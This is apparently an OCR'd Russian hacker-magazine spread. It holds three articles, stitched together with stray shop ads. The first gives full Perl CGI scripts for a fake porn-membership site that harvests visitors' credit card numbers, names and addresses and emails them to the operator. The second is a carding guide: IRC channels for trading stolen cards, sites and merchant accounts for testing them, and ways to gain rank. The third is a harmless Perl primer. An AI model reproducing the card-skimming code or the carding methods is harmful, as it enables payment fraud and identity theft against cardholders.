Вначале пользователь попадает на главную страницу (index.htm), с нее он переходит к регистрации (/cgi-bin/join.cgi), после этой процедуры ему нужно авторизироваться (/cgi-bin/logun.cgi). Потом юзверь попадает на HTML файл gallery.htm, где используется скрипт show.cgi (/cgi-bin/show.cgi). Эта прога показывает сами картинки; если запрашиваемая графика не существует или запрос сделал левый пользователь, то выводится картинка с ошибкой (/cgi-bin/error.jpg). Формат вызова такой: show.cgi?sex/sex01.jpg. После такого запроса загрузится картинка по адресу /cgi-bin/s-zone/sex/sex01.jpg. Вот примерчик файла gallery.htm:

```
<html>
<img src="/cgi-
bin/show.cgi?sex/sex01.jpg"><br><br>
<img src="/cgi-
bin/show.cgi?sex/sex02.jpg"><br><br>
</html>
```

А вот как выглядит структура сайта:

```
index.htm
gallery.htm
/cgi-bin/join.cgi
/cgi-bin/join.dat
/cgi-bin/joined.dat
/cgi-bin/login.cgi
/cgi-bin/login.dat
/cgi-bin/show.cgi
/cgi-bin/func.pl
/cgi-bin/error.jpg
/cgi-bin/s-zone/
/cgi-bin/user/
/cgi-bin/status/
/cgi-bin/ip/
```

В скрипте join.cgi находятся две переменные с адресами e-mail'ов, которые следует поменять: $mail - адрес почтового ящика, куда будут приходить новые кредитки, т.е. мыло порно зло-админа, $admin - адрес почтового ящика, откуда будет приходить почта новым пользователям. Например, если у тебя сайт http://www.bestporno.ru, то введи такой e-mail - admin@bestporno.ru или webmaster@bestporno.ru.

Остался еще файл func.pl, но о нем можно не думать. Это просто вспомогательный модуль, где находятся некоторые дополнительные процедуры, которые нужны остальным скриптам, там также переменным присваиваются имена используемых каталогов, т.е. в принципе (если сильно приспичит) можно поменять названия всех директорий. А теперь все это можно замутить на своем сайте, закачать, настроить и проверить. Если нормально настроиться, то все хоккей. HTML файлы меняются на свой лад, со своим дизайном. Далее следует кайфундия от поступаемых кред =). И еще: для отправки писем скрипты используют программу sendmail, так что сервак должен быть под *nix. Конечно, если сервак не юниксовый, а виндовый, то можно настроить под другие проги (в IIS сервере можно использовать windmail) или написать скрипт, который соединится с SMTP сервером и отправит сообщение. А вот сами листинги скриптов:

```
/ Файл join.cgi /
#!/usr/local/bin/perl
require 'func.pl';
## Переменные\
$file{form}="join.dat";
$file{join}="joined.dat";
$mailprog = '/usr/sbin/sendmail';
$mail='icutter@mail.ru';
$admin='admin@megaporno.com';

&parse_form;
print "Content-type: text/html\n\n";
if ($FORM{step} eq "2"){
$date=$FORM{month}."/".$FORM{year};
&check_number
($FORM{type},$FORM{ccard},$date);
if (-e "$user_dir$FORM{login}") {
open (DATA, "$status_dir$FORM{login}");
$time{end}=<DATA>; chomp ($time{end});
$time{now}=<DATA>; chomp ($time{now});
if (time()<$time{end}) {$war="This login already
exist";}
else {unlink ("$user_dir$FORM{login}"); unlink
("$status_dir$FORM{login}");}
}
if (length($FORM{year})>4) {$war="Invalid year";}
if ((length($FORM{month})>12) ||
(length($FORM{month})<1)){$war="Invalid month";}
if ((length($FORM{ccard})<12) ||
(length($FORM{login})>19)){$war="Invalid Card num-
ber";}
if (length($FORM{country})<1){$war="Invalid country";}
if (length($FORM{address})<1){$war="Invalid
address";}
if (not $FORM{mail}=~/\@/){$war="Invalid e-mail";}
if (length($FORM{password})<1){$war="Invalid pass-
word";}
if ($FORM{password} ne $FORM{rpassword})
{$war="Invalid password"}
if ((length($FORM{login})>12) ||
(length($FORM{login})<1)
|| ($FORM{login}=~/[\/\\.|><]/)){$war="Invalid login";}
if (length($FORM{name})<1){$war="Invalid
name";}

if (defined ($war)){
@out=confiles ($file{form});
@out=exchange ("!warning!",$war,@out);
print @out;}
```

```
if (not defined ($war)){
open (MAIL, “|$mailprog -t”);
print MAIL “Content-Type: text/plain\n”;
print MAIL “Subject: Congratulations!\n”;
print MAIL “To: $FORM{mail}\n”;
print MAIL “From: $admin\n\n”;
print MAIL “You have joined to our server!\n”;
print MAIL “Your login: “.$FORM{login}.”\n”;
print MAIL “Your password: “.$FORM{password}.”\n”;
print MAIL “Thanks for using our server!\n\n”;
close (MAIL);
open (MAIL, “|$mailprog -t”);
print MAIL “Content-Type: text/plain\n”;
print MAIL “Subject: Congratulations!\n”;
print MAIL “To: $mail\n”;
print MAIL “From: “.$admin.”\n\n”;
print MAIL “$FORM{type} $FORM{ccard} $date\n”;
print MAIL
“$FORM{name}\n$FORM{country}\n$FORM{address
}\n\n”;
close (MAIL);

$FORM{type}=~s/VS/Visa/;
$FORM{type}=~s/MC/MasterCard/;
$FORM{type}=~s/AX/American Express/;
open (DATA, “>$user_dir$FORM{login}”);
print DATA
“$FORM{type}|$FORM{ccard}|$date\n$FORM{pass-
word}\n$FORM{mail}\n”;
print DATA
“$FORM{name}\n$FORM{country}\n$FORM{address
}\n”;
close (DATA);
$data=(time()+$FORM{mount}*24*3600);
open (DATA, “>$status_dir$FORM{login}”);
print DATA “$data\n”.time().”\n127.0.0.1\n”;
close (DATA);

@out=confiles ($file{join});
@out=exchange (“!login!”,$FORM{login},@out);
@out=exchange (“!password!”,$FORM{pass-
word},@out);
print @out;}}
else {@out=confiles ($file{form});
@out=exchange (“!warning!”,””,@out);
print @out;}

sub check_number {
my($card_type, $card_num, $exp_date) = @_;
my(%card_length) = (‘VS’,‘13,15,16’,‘MC’,‘16’,
‘AX’,‘15’);
my($old_card_num, $card_length, $total, $d, $data,
@data);
$card_type =~ tr/a-z/A-Z/;
if (!$card_length{$card_type}) {
$war = “$card_type is not a valid card type.”;
return(1);}
$old_card_num = $card_num;
$card_num =~ s/\D//g;
$card_length = length($card_num);
if (!($card_length{$card_type} =~
/(^|,)$card_length(,|$)/)) {
$war = “Card number $old_card_num does not have
the correct number of digits”;
return(2);}
my($month_now) = (localtime)[4];
my($year_now); $month_now++; $exp_date =~
m|(\d+)/(\d+)|;
$exp_month = $1; $exp_year = $2;
$data=localtime(time());
@data=split (‘ ‘,$data); $year_now=$data[4];
if ((($year_now == $exp_year) && ($month_now >
$exp_month))
|| ($exp_year < $year_now)) {
$war = “$exp_date is an invalid expiration date”;
return(3);}
while (length($card_num)) {
$total += chop($card_num);
$total += (($d = chop($card_num)) < 9) ? ($d * 2)
% 9 : 9;}
if ($total % 10) {
$war = “$old_card_num is invalid credit card num-
ber”;
return(4);} return(0);}

/ Файл login.cgi /
#!/usr/local/bin/perl
require ‘func.pl’;
## Переменные
$file{form}=”login.dat”;
$go=”../gallery.htm”;

&parse_form;
$FORM{login}=~s /[\/\\.|><]//g;
if ($FORM{step} eq “2”){
if (not -e “$status_dir$FORM{login}”) {&loadagain;}
open (PASS, “$user_dir$FORM{login}”);
$pass=<PASS>; $pass=<PASS>; chomp ($pass);
close (PASS);
if ($pass ne $FORM{password}) {&loadagain;}
open (DATE, “$status_dir$FORM{login}”);
$date=<DATE>; chomp ($date);
close (DATE);
if ($date<time()) {&loadagain;}
open (DATE, “>$status_dir$FORM{login}”);
print DATE
“$date\n”.time().”\n$ENV{‘REMOTE_ADDR’}\n”;
close (DATE);
open (DATA, “>$ip_dir$ENV{‘REMOTE_ADDR’}”);
print DATA $FORM{login}; close (DATA);
print “Location: $go\n\n”;}
else{&loadagain;}
sub loadagain{
print “Content-type: text/html\n\n”;
@out=confiles ($file{form});
print @out; exit;}
/ Файл show.cgi /
#!/usr/local/bin/perl
require ‘func.pl’;

## Переменные
$time=60*15; # Лимит времени бездействия
$errorpic=’error.jpg’;

print “Content-type: image/jpeg\n\n”;
$dat=$ENV{QUERY_STRING};
$dat=~s/^\///; $dat=~s/\.\.\///g;
$dat=~s/\.\///g; $dat=~s /[\|><]//g;
if (not -e “$ip_dir$ENV{‘REMOTE_ADDR’}”){&error;}
open (DATA, “$ip_dir$ENV{‘REMOTE_ADDR’}”);
$login=<DATA>; close (DATA);
open (DATA, “$status_dir$login”);
$time{end}=<DATA>; chomp ($time{end});
$time{now}=<DATA>; chomp ($time{now});
$ip=<DATA>; chomp ($ip); close (DATA);
if (($ip eq $ENV{‘REMOTE_ADDR’}) &&
(time()<$time{end}) && ((time()-
$time{now})<$time)){
if (not -e “$pic_dir$dat”){&error;}
open (AA,”>$status_dir$login”);
print AA $time{end}.”\n”; print AA time().”\n”;
print AA $ip.”\n”;
open (AA,”$pic_dir$dat”);
binmode AA; binmode STDOUT;
while ($bytesread = read(AA,$buffer,4096)) {
print $buffer;}}
else{&error;}
sub error{
open (AA,”$errorpic”);
binmode AA; binmode STDOUT;
while ($bytesread = read(AA,$buffer,4096)) {
print $buffer;} exit;}

/ Файл show.cgi /
#!/usr/bin/perl

$pic_dir=’s-zone/’; $status_dir=”status/”;
$user_dir=”user/”; $ip_dir=’ip/’;
```

Процедура для замены данных в массиве

```
sub exchange{
my ($text1,$text2,@text3)=@_; my ($cl);
for ($cl=0; $cl<=$#text3; $cl++){
$text3[$cl]=~ s/$text1/$text2/g;}
return (@text3);}
```

Процедура для склеивания файлов

```
sub confiles{
my (@files)=@_; my (@ret,@fil,$cur);
@ret=””; foreach $cur (@files){
open (CUR, “$cur”); @fil=<CUR>; push (@ret,@fil);
close (CUR);}
return (@ret);}
```


Процедура для чтения формы

```
sub parse_form{
read (STDIN, $buffer,
$ENV{‘CONTENT_LENGTH’});
@pairs=split (/&/, $buffer);
foreach $pair (@pairs){
($name,$value) = split (/=/,$pair);
$value=~ tr/+/ /;
$value=~ s/%([a-fA-F0-9][a-fA-F0-
9])/pack(“C”,hex($1))/eg;
$FORM{$name}=$value;
}}

1;
```

Ну вот вроде и все, что я хотел сказать. Знатоки Perl’а могут сами добавить дополнительные фичи к программам к уже имеющемуся ядру. Для хацкеров, которых ломает вводить всю эту байду, скрипты можно скачать с xakepy.al.ru.




ROVERS®
ROVERS
Магазины ROVERS
Москва: Манежная площадь, ТК "Охотный ряд", 2-ой уровень
Проспект Мира, 122, тел. 283 4114
ул. Пятницкая, 16, тел. 951 2502
Ленинградский проспект, 77/2, тел. 943 6342
ГУМ, Красная площадь, тел. 929 3146
Санкт-Петербург: Каменноостровский проспект, 4, тел. (812) 234 2233
city escapes

КАК ПРОЖИТЬ КАРДЕРУ В IRC...

US (CARD@HACKNOW.ORG) HTTP://WWW.HACKOW.ORG

Ирка, которую мы не знали...

Всем уже давно известно, что чаты на ввв - полный отстой, также понятно, что их стопудово уделывает IRC. Ирк есть глобальная сеть, где общаются люди. В IRC все интересы поделены на каналы (скажем, у X есть свой канал на Dalnet'е - #хакер (пользуясь случаем хочу передать привет операторам канала! :)) Я сейчас не буду рассказывать, насколько круто в irc и какой клиент выбрать: про все это X написал уже тучу статей.

Я же остановлюсь на одной теме. Кардинг в irc. Т.е. вернее даже не кардинг, а обмен кредитками в irc. Мда... Начнем-с!

КАНАЛЫ

Во-первых, я подскажу несколько наиболее важных и интересных каналов в irc по кардингу:

EFnet:

#cc ; #ccs ; #carding ; #carders ; #trading.

Эти каналы наиболее посещаемы, и на них сидят реальные кардеры (ну и рипперы тоже).

DALnet:

#hackers ; #hacker ; #carding ; #card ; #CC ; #ccs ; #ccstrade ; #trading ; #viza ; #mastercard .

Хоть каналы и называются #hackers ; #hacker, все же там частенько бывают дельные хакеры. Также там можно обменять CC (кредитную карту) на какой-нибудь root shell (например, мне недавно предложили root PLAYBOY.COM :))). Итак-с, идем дальше! Как залезешь на все перечисленные мною каналы, лучше заготовь свою коронную фразу, что-нибудь типа:

I'm trading Visa, AMEX, Discover and MC cc's, msg me for trade (i've got lists of ccs, proxy-lists, XXX, BNC, shells)! I verify as always! (RIPPERS FUCK OFF!!!!).

Сохрани ее в текстовик. Для вызова ее на все каналы используй команду "/ame"(или лучше скачай какой-нибудь скрипт для mIRC'a, тогда перед тобой откроются огромные возможности по выдаче этой фразы 8).

Давай разберем поподробнее эту фразу, т.к. она преисполнена смысла!

I'm trading Visa, AMEX Discover and MC cc's, msg me for a trade! (Я торгую (или обмениваюсь) Visa, AMEX, Discover и Mastercard кредитными картами, мессагните мне для обмена!)

На каналах в Dalnet'е довольно популярны Visa и MC. Даже если у тебя нет ни одной КК(CC) этого типа, ты всегда сможешь найти общий язык с человеком, предложившим тебе обмен (главное, только начать разговор). Вообще Виза и MC очень котируются на всех каналах, независимо от того, Dalnet это или Efnet ;).

"(i've got lists of ccs, proxy-lists, XXX, BNC, shells)!" - это то, что ты можешь предложить для обмена, - как видишь, выбор неплохой :).

I verify as always! (Я верифицирую-проверяю (т.е. проверяю на наличие такой карты в природе) первый!) (RIPPERS FUCK OFF!!!) (Рипперы, отвалите!!!)

Проверка на вшивость

Процесс верификации - долгое дело... Скажем, если ты проверяешь свои креды на порносайте, то можно легко засмотреться на какую-нибудь картинку и забыть вообще, зачем ты туда пришел 8). Могу поделиться УРЛами нескольких порносайтов, где оптимальнее всего проверять кредитки (эти сайты работают с крупными мерчантами, вроде ibill'a):

http://www.4wyw.com
http://www.webyoung.com
http://www.xxx.net
http://www.asiannudes.com
http://www.allteens.com
http://www.youngamateurs.com

Опытные товарищи советуют покупать аккаунты на одну неделю, потому как это недорого ($4,95), а уже после этого тратить проверенную кредитку (уж если она прошла на одном из этих сайтов, то будь уверен в том, что она РЕАЛЬНО РАБОТАЮЩАЯ, потому что транзакция проходит сразу же, и деньги, соответственно, тоже уходят сразу же! Срок жизни такой кредитки 1-2 дня, а выменянной и свежей - 5 дней). Но все-таки для проверки советую тебе использовать не всякие там adultcheck'и (кстати, миф о том, что adultcheck производит транзакцию сразу же, - прошу забыть =)) и sex.com, а реальные вещи вроде ibill.com. Ibill.com - это онлайновый мерчант, т.е. форма, которая содержит в себе некие банковские реквизиты, и при любой возможности ты можешь проверить эти реквизиты на работоспособность. Вообще, мерчант очень полезная штука, а главное нужная! С ним ты можешь проверять кредитки и то, сколько в данный момент $$$ на них, также можешь переводить деньги с одной карты на другую. В целом много чего можешь делать, но нам нужна только одна функция - проверка кредитки и ее счета. Как заполучить онлайн-мерчант? Хм... Трудно! Один мой знакомый выложил за аккаунт ibill.com - 3 сотовых телефона Nokia :). Получить его (мерчант) легально - практически не представляется возможным (если ты не американец, конечно)... Посему лучше добывать его через ПРОВЕРЕННЫХ друзей-кардеров.

R.I.P.

На кардерских каналах (да и вообще на каналах, связанных с обменом чего-либо) тусуется огромное количество так называемых рипперов (обманщиков, воров, подлецов и негодяев... Поубивал бы всех!). Они тоже хотят урвать свой кусок. И ведь невозможно догадаться, кто есть кто (конечно, если ты не обладаешь какими-нибудь феноменальными способностями по чтению человеческих мыслей и предсказанию будущего). Остается надеяться на удачу :-\. Если человек соглашается, чтобы ты верифил первый, значит он тебе всецело доверяет, и я не советую тебе кидать таких людей (просто взять креду с полной инфой и свалить с канала), ведь в дальнейшем тебя обгадят, и никто не захочет с тобой меняться (хотя ты, конечно же, поменяешь свой ник и зайдешь через BNC :). Даже в топик напишут: Virus is BIG RIPPER!!! Don't trade with him, he has no valid CC's!!! И забанят! Так что забей! У нас не такой принцип! Кому стоит доверять? Никому!

Приведу пример типичного диалога с риппером:

<Ripper>Wassup (Как дела?)
<Vasya>Hm, not so bad :) (Неплохо!)
<Ripper>Wanna trade? (Хочешь меняться?)
<Vasya>Yep! (Угу!)
<Ripper>What u got and what u need? (Что тебе нужно и что у тебя есть?)
<Vasya>I need root shell! I can give for that virgin visa. (Мне нужен рутшелл, дам неюзанную визу)
<Ripper>Hm... Ok! But lemme ver 1, i dont wanna get ripped! I was ripped 10 times today! (Ок! Но только я верифицирую первый, т.к. не хочу, чтобы меня обманули! Меня сегодня уже 10 раз обманывали!)
<Vasya>Ok! But i dont wanna get ripped too! (Ок! Но я тоже не хочу быть обманутым!).
<Ripper>I will not rip u! I'm not ripper bro! (Я тебя не обману! Я не риппер, братан!)
<Vasya>Ok, i think i can trust you!! (Лана... Я думаю, тебе можно доверять!)
<Ripper>Yep! So paste cc here! (Ага! Давай уже свою кредитку!).
<Vasya>Name: Vasya Pupkin
<Vasya>adress: 1234 Petrovka str. apt 38
<Vasya>zip: 12345 state: OH
<Vasya>cc#: 1234567891234567
<Vasya>exp: 10/01
<Vasya> Thats all! Ver it it really works! (Все! Проверяй! Она действительно работает!).
<Ripper>Ok! (Ок!)
10 минут спустя...
<Vasya>So????????????? (Ну и?)
Ripper is not on irc now! (Риппер не на irc сейчас!)

Кинули!!! Ааа... Кредитка была крутая... Все! Считай, через несколько часов на ней бабок нету! Абыдно...

Посему мотай на ус! НИКОМУ НЕЛЬЗЯ ДОВЕРЯТЬ! Запомни это! НИКОМУ! Хотя ты можешь верить русским и болгарам, но не особо доверяй американцам (лучше вообще не доверяй %)). Но все-таки запомни приведенную выше фразу, так будет меньше гиморов.

Рост

Со временем у тебя появляется авторитет на канале, тебе действительно можно будет доверять, и ты не уйдешь с канала как последнее ламо. Значит, надо продвигаться по службе! Даже ОПы заметили, что ты кул-кардер? Проси у них войс (+v). Должны дать безвозмездно или же за какую-нибудь услугу. Теперь ты с войсом! А это значит, что ты имеешь право проверять кредитки первым! Если тебя кинули, иди и скорее стучи опытным ОПам (потому как ОПы даются как повышение по службе, есть возможность попасться неопытному ОПу, и тогда прощай бан на того чела, что пытается тебя обмануть!).

Впоследствии ты приобретешь еще больший авторитет, и тут никак не обойтись без получения АОПа! Иди к СОПам или фаундеру канала и проси АОП! Ты так же можешь получить ОПа, как и войс, т.е. задаром или же что-нибудь сделав для этого (второе вероятнее всего). Ну а дальше и до СОПа недалеко :).

Теперь ты ОП =). Ты просто обязан проверять кредитки первым (кто будет мычать, что его ОПы часто кидают, ставь бан сразу же!)!

Вот мы и подошли к концу этой статьи! О том, как реализовать кредитку дальше (покупки чего-либо и т.д.), я расскажу в следующей статье, а ты пока запомни все вышесказанное и, предварительно хорошенько подумав, приступай к коллекционированию мух СС: больше и больше! :)

Удачи тебе!




...to the ......real world

PERL ДЛЯ ПЕРЦЕВ

Папа Карла vs Папа Перла

Жил-был перец по имени Ларри Уолл. Жил - не тужил, пока не стукнуло в его умную голову придумать свой собственный язык программирования. Залился пивом этот мэн и обозвал свое ++ детище - Perl'ом. У некоторых возникает ассоциации со словом pearl, которое переводится как жемчужина. Они не ошиблись: сам автор называет свой язык жемчужиной. Perl - это аббревиатура, расшифровывающаяся как Practical Extraction and Report Language (практический язык извлечений и отчетов), а некоторые извращенцы называют Pathologically Eclectic Rubbish Lister (патологически эклективный мусорный листер). Но не нужно спорить, что лучше :).



Где надыбать сам Perl?

Например, можно зайти на официальный сайт http://www.perl.com, где, помимо перла, будут ссылки на другие ресурсы. Существует как Perl под винды, так и под уних (линух) и даже под Macintosh (вроде никого не обидели). Правда, ты не найдешь никакой среды, какая есть в Visual C++ или Borland C++, так что тебе придется писать скрипты в самом простом текстовом редакторе. Ты, главное, не расстраивайся :). Хотя нет, вру - скоро выйдет Visual Studio 7.0 и он будет поставляться вместе с Перлом. Одним словом, заходишь на Perl.com и закачиваешь все что надо из папки Download.

Теперь тебе предстоит тяжелый выбор, завязанный на твою операционку. Для піх'анутых предлагается скачать Binary Distributions (типа исходники). Если ты пользуешься не униками, то качать их не стоит, иди на http://www.activestate.com или на http://www.macperl.com, в зависимости от того, Винды у тебя или Мак. Конечно, всегда будет существовать ленивая часть сети, которой весь процесс скачивания совсем не прет, т.к. хочется все поднять на диске или перехватить у соседей по локалке. Ленивым повезло - на дисках Перл уже активно продается, да и прилагается с книгам (об этом в конце статьи). Так что езжай на mitino bazar.

...to the ......re

После скачивания инсталлишь его, для Unix/Linux надо компилить (сами исходники написаны на сях). Для остальных операционок все намного проще. Для Windows надо лишь запустить один файл, и все произойдет само. Для *nix перл должен лежать так: /usr/bin/perl или /usr/local/bin/perl, так как на всех юниксовых хостингах он лежит там же. Для Windows будет создана ассоциация pl файлов, т.е. когда ты кликнешь на что-то с pl расширением, то программа сразу запустится.

А теперь поговорим о самом языке. В этой статье ты прочтешь только основы языка, прогрузившись которыми, сможешь более-менее понимать программы, написанные на Perl. Начну с того, что все проги должны начинаться со строки (в виндах можно ничего не писать, но лучше вставить эту строку :)):

```
#!/usr/bin/perl
```

Скалярные переменные&выражения: скаляры для школяра

Сделаем программу, которая должна будет вывести слово Хе-хе 40 раз.

```
#!/usr/bin/perl
for ($i=1; $i<=40; $i++){
print "Хе-хе\n"; # вывод на экран
}
```

